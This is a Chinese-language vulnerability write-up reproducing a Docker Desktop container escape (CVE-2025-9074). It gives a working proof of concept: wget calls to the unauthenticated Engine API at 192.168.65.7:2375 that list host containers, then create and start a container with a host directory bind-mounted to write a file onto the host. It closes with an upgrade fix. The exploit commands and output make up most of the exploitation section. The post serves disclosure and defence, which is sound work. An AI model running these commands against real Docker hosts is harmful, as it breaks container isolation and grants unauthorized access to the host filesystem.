
# 【已复现】Docker桌面版容器逃逸漏洞（CVE-2025-9074）POC

## 漏洞介绍

在 Docker Desktop 中发现了一个漏洞，该漏洞允许本地运行的 Linux 容器通过配置的 Docker 子网（默认地址为 **192.168.65.7:2375**）访问 Docker Engine API。无论是否启用了 **增强容器隔离（ECI）**，以及是否启用了 **“在 tcp://localhost:2375 上暴露守护进程且不使用 TLS”** 选项，该漏洞都会存在。攻击者可借此对 Engine API 执行各种高权限操作，包括控制其他容器、创建新容器、管理镜像等。在某些情况下（例如使用 WSL 后端的 Windows 版 Docker Desktop），该漏洞还可能允许以运行 Docker Desktop 用户的同等权限挂载宿主机磁盘。




## 漏洞利用条件

1. 4.25 < 宿主机Docker Desktop版本 < 4.44.3
2. 宿主机为Windows或MacOS操作系统
3. Docker Desktop开启了Docker Engine的API（Windows默认不开启/MacOS默认开启）
4. 拥有容器的权限

## 漏洞利用

假设我们此时拿到了docker desktop中某个容器的权限

```
/ # cat /proc/self/mounts | grep 'docker\|overlay'
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/KN5SECC5WXM5QEURLLL3BG5U2G:/var/lib/docker/overlay2/l/NBKNWCDZGUNYWAX2ADRNUREVKU,upperdir=/var/lib/docker/overlay2/30d8f39c255c7b89c419683e2239b5b720b90f7d9568aca24b70e8ba86478d83/diff,workdir=/var/lib/docker/overlay2/30d8f39c255c7b89c419683e2239b5b720b90f7d9568aca24b70e8ba86478d83/work 0 0
/ #
/ #
/ #
```

首先在容器中执行如下命令可以查看到所以正在运行的容器（**其实这一步就已经有越权行为了，容器内用户是不应该有查看其他容器信息的权限的**）。记录下随意一个镜像名称，待会有用


```
wget http://192.168.65.7:2375/containers/json
```

```
/ # wget http://192.168.65.7:2375/containers/json
Connecting to 192.168.65.7:2375 (192.168.65.7:2375)
saving to 'json'
json                 100% |********************************************************************************|  4581  0:00:00 ETA
'json' saved
/ # cat json
[{"Id":"0759c5053a2b2629652c81f5dbfbd0b7799e66948293870b572c0cf2cf1659ef","Names":["/focused_wilson"],"Image":"alpine:latest","Imag
eID":"sha256:02f8efbefad605a169e89926147edd0676646263268f303c6fb3cdfdbc4a9612","Command":"sh","Created":1756784488,"Ports":[],"Labe
ls":{},"State":"running","Status":"Up 3 hours","HostConfig":{"NetworkMode":"bridge"},"NetworkSettings":{"Networks":{"bridge":{"IPAM
Config":null,"Links":null,"Aliases":null,"MacAddress":"02:42:ac:11:00:04","DriverOpts":null,"NetworkID":"e4c4fa9f6f3a45dbf25fd187a3
9b6ef59dcc7ef8db1b26fff2bcface2e924244","EndpointID":"b966738a2294d8980eda138a66d5efa7e3ee28e1a31f078a4aec587fbf6b97c6","Gateway":"
172.17.0.1","IPAddress":"172.17.0.4","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"DNSNames":nu
ll}}},"Mounts":[]},{"Id":"597403981f7c54b4b70bcc4049d3a0ea204af4f4b0b0ac58ea1c30db77871651","Names":["/ubuntu-sshd"],"Image":"ubunt
u-sshd-curl:latest","ImageID":"sha256:c6df6de85d3e87dcac8472bb15ecee72db4a040c2f3732a9ad191663fa4bbe0b","Command":"/usr/sbin/sshd -
D","Created":1756779866,"Ports":[{"IP":"0.0.0.0","PrivatePort":22,"PublicPort":2222,"Type":"tcp"}],"Labels":{"com.docker.compose.co
nfig-hash":"3905a938cd38bf51c217609b866a42f953205181ba49a3e7c7d39b981eaeaffb","com.docker.compose.container-number":"1","com.docker
.compose.depends_on":"","com.docker.compose.image":"sha256:c6df6de85d3e87dcac8472bb15ecee72db4a040c2f3732a9ad191663fa4bbe0b","com.d
ocker.compose.oneoff":"False","com.docker.compose.project":"01sshcurlubuntu","com.docker.compose.project.config_files":"/Users/wi1k
wegam4a/Documents/01CyberSecurity/07Resource/01docker/01带 SSH和 Curl的 Ubuntu/docker-compose.yml","com.docker.compose.project.working
_dir":"/Users/wi1kwegam4a/Documents/01CyberSecurity/07Resource/01docker/01带 SSH和 Curl的 Ubuntu","com.docker.compose.service":"ubuntu
-sshd","com.docker.compose.version":"2.31.0","org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.version":"22.04
"},"State":"running","Status":"Up 4 hours","HostConfig":{"NetworkMode":"01sshcurlubuntu_default"},"NetworkSettings":{"Networks":{"0
1sshcurlubuntu_default":{"IPAMConfig":null,"Links":null,"Aliases":null,"MacAddress":"02:42:ac:13:00:02","DriverOpts":null,"NetworkI
```

接着在容器中执行如下三条命令

```
/ # wget --header='Content-Type: application/json' \
> --post-data='{"Image":"alpine","Cmd":["sh","-c","echo pwned > /tmp/pwn.txt"],"HostConfig":{"Binds":["/Users/[redacted]/tmp:/tmp"
]}}' \
>  -O - http://192.168.65.7:2375/containers/create > create.json
Connecting to 192.168.65.7:2375 (192.168.65.7:2375)
writing to stdout
-                    100% |********************************************************************************|    88  0:00:00 ETA
written to stdout
/ # cid=$(cut -d'"' -f4 create.json)
/ # wget --post-data='' -O - http://192.168.65.7:2375/containers/$cid/start
Connecting to 192.168.65.7:2375 (192.168.65.7:2375)
writing to stdout
written to stdout
/ #
```

执行完成后查看宿主机的`/Users/YourName/tmp`文件夹，发现成功写入`pwn.txt`



# 漏洞修复

### 修复需要将版本升级

- 将Docker Desktop版本升级到4.44.3版本及以上